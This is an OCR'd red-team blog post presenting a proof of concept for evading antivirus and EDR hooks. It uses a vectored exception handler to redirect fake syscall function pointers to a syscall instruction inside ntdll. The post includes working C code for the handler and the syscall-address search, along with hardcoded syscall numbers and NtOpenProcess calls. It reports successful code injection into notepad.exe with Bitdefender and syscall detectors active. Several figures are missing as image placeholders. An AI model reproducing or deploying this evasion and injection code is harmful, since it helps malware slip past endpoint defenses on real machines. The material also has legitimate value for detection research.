
Bypassing AV/EDR Hooks via Vectored Syscall - POC

portal.cyberwarfare.live/blog/vectored-syscall-poc



2:02

Vectored Syscall

It's common to unhook any AV/EDRs hook in order to bypass them. However to unhook the AV/EDRs hook we need to call a famous Win32 API **VirtualProtect** which eventually ended up calling **NtVirtualProtectMemory** inside **ntdll.dll** and that might also be hooked by most of the AV/EDRs. Then there comes a technique called **Direct Syscall** to rescue us from this situation in which the syscall doesn't go through the ntdll module so the hooks placed in the ntdll module are untouched during the syscall. However, syscalls not originating from ntdll or other known modules are considered suspicious. Direct syscalls can be detected using a technique called **hooking nirvana** in which **instrumentation callback** is used.

Every-time the kernel returns to user mode, the **RIP** register is checked to see if the address pointed by **RIP** is in a known module address range, otherwise the syscall is crafted manually.

Due to the fact that RIP instruction is checked to detect manual syscall, it can be bypassed by jumping indirectly to the ntdll address space where the syscall instruction is located. However, we're not going to do that, instead we'll leverage the **VEH (Vectored Exception Handler)** to modify the context, especially RIP register to take us to the syscall address.

Note : We will be locating the syscall address manually. Also we're using VEH for this POC since VEH is the first one to handle the exception when the kernel passes the control to ring3.

```
//// Init vectored handle
AddVectoredExceptionHandler(TRUE, (PVECTORED_EXCEPTION_HANDLER)HandleException);
```

```
ULONG HandleException(PEXCEPTION_POINTERS exception_ptr) {
    if (exception_ptr->ExceptionRecord->ExceptionCode == EXCEPTION_ACCESS_VIOLATION) {
        // Todo: decode syscall number in Rip if encoded
        // modifing the registers
        exception_ptr->ContextRecord->R10 = exception_ptr->ContextRecord->Rcx;
        // RIP holds the syscall number
        exception_ptr->ContextRecord->Rax = exception_ptr->ContextRecord->Rip;
        // setting global address
        exception_ptr->ContextRecord->Rip = g_syscall_addr;
        return EXCEPTION_CONTINUE_EXECUTION;
    }

}
```

Now we'll define the NT APIs that we're going to use in this POC. Now we need to initialize the NT APIs. Before that we need to figure out the way to trigger the exception since there are multiple ways to trigger the exception (div by 0, int 3 etc.).

For this POC we'll go with the **access violation exception (there's a reason for this)**. Following is the initialization of NT APIs.

```
enum syscall_no {
    SysNtOpenProcess = 0x26,
    SysNtAllocateVirtualMem = 0x18,
    SysNtWriteVirtualMem = 0x3A,
    SysNtProtectVirtualMem = 0x50,
    SysNtCreateThreadEx = 0xBD
};

_NtOpenProcess pNtOpenProcess = (_NtOpenProcess)SysNtOpenProcess;
_NtAllocateVirtualMemory pNtAllocateVirtualMemory = (_NtAllocateVirtualMemory)SysNtAllocateVirtualMem;
_NtWriteVirtualMemory pNtWriteVirtualMemory = (_NtWriteVirtualMemory)SysNtWriteVirtualMem;
_NtProtectVirtualMemory pNtProtectVirtualMemory = (_NtProtectVirtualMemory)SysNtProtectVirtualMem;
_NtCreateThreadEx pNtCreateThreadEx = (_NtProtectVirtualMemory)SysNtCreateThreadEx;
```

We've initialized the **NT APIs with their syscall number** rather than their address and calling this function will cause the exception (**EXCEPTION_ACCESS_VIOLATION**). Now you might have figured out why we're initializing the NT APIs with their corresponding syscall number. There's two reason for doing this:


1. **Triggering the exception**
2. **Passing the syscall number through RIP instruction to the VEH handler. If we had triggered other exceptions we might need to do extra work to pass the syscall number to the handler.**

Whenever the exception occurs the current execution state is saved and execution is transferred to the exception handler; this is done to restore back to the normal execution after the exception is processed. Usually Information are saved in following structures:

Now we need to find the syscall address in the ntdll so that we can modify and set RIP register to syscall address in the vectored handler. There are different ways to do this for this POC, we'll retrieve the address of a random NT API function and calculate the syscall.

```
ULONG_PTR syscall_addr = 0x00;
FARPROC drawtext = GetProcAddress(GetModuleHandleA("ntdll.dll"), "ZwDrawText");
if (drawtext == NULL) {
    printf("[-] Error GetProcess Address\n");
    exit(-1);
}
syscall_addr = (ULONG_PTR)FindSyscallAddr((ULONG_PTR)drawtext);
```

The idea is to traverse through the bytes from the retrieved function base address until we get the sequence of instruction bytes that we're looking for i.e., **syscall instruction following "ret" instruction.**




Now in the handler we'll impersonate the syscall stub.


After that we'll call the NT functions like we normally do.

```
// open handle to target process
status = pNtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &objAttr, &clID);
if (!NT_SUCCESS(status)) {
    printf("[-] Failed to Open Process: %x \n", status);
    exit(-1);
}
```


Following is the flow the execution:



Testing with **Direct Syscall**. Code is modified to include the "**syscall-detect.dll**" (from **syswhispers**), as it will detect the syscall & prevent further program execution. Notepad.exe is used as the case for testing code injection.



With Vectored Syscall. Successfully able to perform code injection with syscall detection DLL in place. No need of unhooking any objects etc as we have leveraged vector exception handling.



VEH PoC : https://github.com/RedTeamOperations/VEH-PoC/

Tested on Bitdefender enabled Environment with following manual syscall detection projects:

https://github.com/xenoscr/manual-syscall-detect

https://github.com/jackullrich/syscall-detect

Key Points:

1. Since our syscall goes through Ntdll RIP checks in the manual syscall detection is bypassed
2. Syscall address is calculated in the memory so we do not need to unhook the AV/EDRs hook
3. **AddVectoredExceptionHandler** call in a normal application looks suspicious on itself, so need to do some more work for stealthy
4. Syscall numbers can still be tracked to detect the malicious behavior
5. It's only tested with the Bitdefender so it's premature to say it'll work on the other AV/EDRs as well

If you want to learn more about Instrumentation Callback:

https://winternl.com/detecting-manual-syscalls-from-user-mode/

https://blog.xenoscr.net/2022/01/17/x86-Nirvana-Hooks.html

Blog Written by :

John Sherchan, Red Team Security Researcher at CyberWarFare Labs

Proof Read by :

Yash Bharadwaj, CTO CyberWarFare Labs